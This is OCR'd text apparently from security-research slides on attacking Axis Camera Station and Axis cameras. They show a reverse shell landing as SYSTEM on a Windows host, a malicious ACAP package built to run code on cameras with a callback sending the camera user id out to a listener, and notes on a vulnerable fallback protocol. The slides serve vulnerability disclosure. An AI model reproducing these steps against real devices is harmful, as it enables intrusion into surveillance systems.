
```
[root@localhost axis]# nc -lvk 5050
Ncat: Version 7.50 ( https://nmap.org/ncat )
Ncat: Listening on :::5050
Ncat: Listening on 0.0.0.0:5050
Ncat: Connection from 10.10.7.57.
Ncat: Connection from 10.10.7.57:54098.
Microsoft Windows [Version 10.0.19045.5965]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```

Side Note - We can do the same for the client!




Executing Code on Cameras (using legitimate features)



Execute Code on Cameras

- Admins can install **packages** on cameras
  - Super modular!
- Anyone can create their own…
- Let's use it to run code on cameras!



Axis Camera Station

Axis ACAP SDK on Github

- Tons of examples
- Super easy to build a package
- Uses docker to build for multiple archs
  - X86, AARCH64, ARM etc…

README | Code of conduct | Apache-2.0 license | Security

What is Axis Camera Application Platform?

AXIS Camera Application Platform (ACAP) is an open application platform from Axis. It provides a development platform for software-based solutions and systems built around Axis devices. ACAP is available for various types of Axis products such as cameras, speakers and intercoms.

ACAP Native SDK

The ACAP Native SDK is targeted towards users that want to develop plug-in style, event generating applications that fit well into a VMS centric system. This SDK offers high performance by integrating closely with AXIS OS and hardware. Already existing ACAP users should feel at home using this SDK and migrating from previous version ACAP 3 to this SDK should be straightforward.

Please check the following guidelines for ACAP application development:

- ACAP documentation
- Introduction
- Getting Started

Getting started with the repository


Building a Package

```
→  hello-world git:(main) ✗ sudo docker build --build-arg ARCH=aarch64 --tag mal-package .

DEPRECATED: The legacy builder is deprecated and will be removed in a future release.
            Install the buildx component to build images with BuildKit:
            https://docs.docker.com/go/buildx/

Sending build context to Docker daemon  132.6kB
Step 1/9 : ARG ARCH=armv7hf
Step 2/9 : ARG VERSION=12.5.0
Step 3/9 : ARG UBUNTU_VERSION=24.04
Step 4/9 : ARG REPO=axisecp
Step 5/9 : ARG SDK=acap-native-sdk
Step 6/9 : FROM ${REPO}/${SDK}:${VERSION}-${ARCH}-ubuntu${UBUNTU_VERSION}
 ---> 160f80e5e1dd
Step 7/9 : COPY ./app /opt/app/
 ---> Using cache
 ---> 324679a4ae57
Step 8/9 : WORKDIR /opt/app
 ---> Using cache
 ---> 748d8352b612
Step 9/9 : RUN . /opt/axis/acapsdk/environment-setup* && acap-build ./
 ---> Using cache
 ---> 913b2369a865
Successfully built 913b2369a865
Successfully tagged mal-package:latest
```

Building a Package




```
→  build git:(main) ✗ nc -lvk 9092
Listening on 0.0.0.0 9092
Connection received on [redacted] 44368
GET /RCE?user=uid=999(acap-[redacted]) HTTP/1.1
Host: [redacted]:9092
User-Agent: curl/8.5.0
Accept: */*
```

MiTM != preauth

Let's make it preauth


I <3 Fallback Protocols!

- Axis implemented fallback protocol
  - If regular TCP connection doesn't work
- Over HTTP with AES encryption??


Port	Number	Protocol	In/Out	Comments
Main HTTP port and HTTP streaming port	**55752**	**TCP**	**Inbound**	**Used for video, audio, metadata stream (AES encryption). If TCP fails on 55754, 55752 with HTTP is used for application data (AES encryption).**
Main TCP port	55754	TCP	Inbound	Used for application data (TLS 1.2 encryption) *+2 offset from main HTTP port.*

axis.remoting vulnerable protocol


Still requires auth




Still requires auth




If we use creds - browser is just stuck forever...




Let’s understand this protoCOOL!



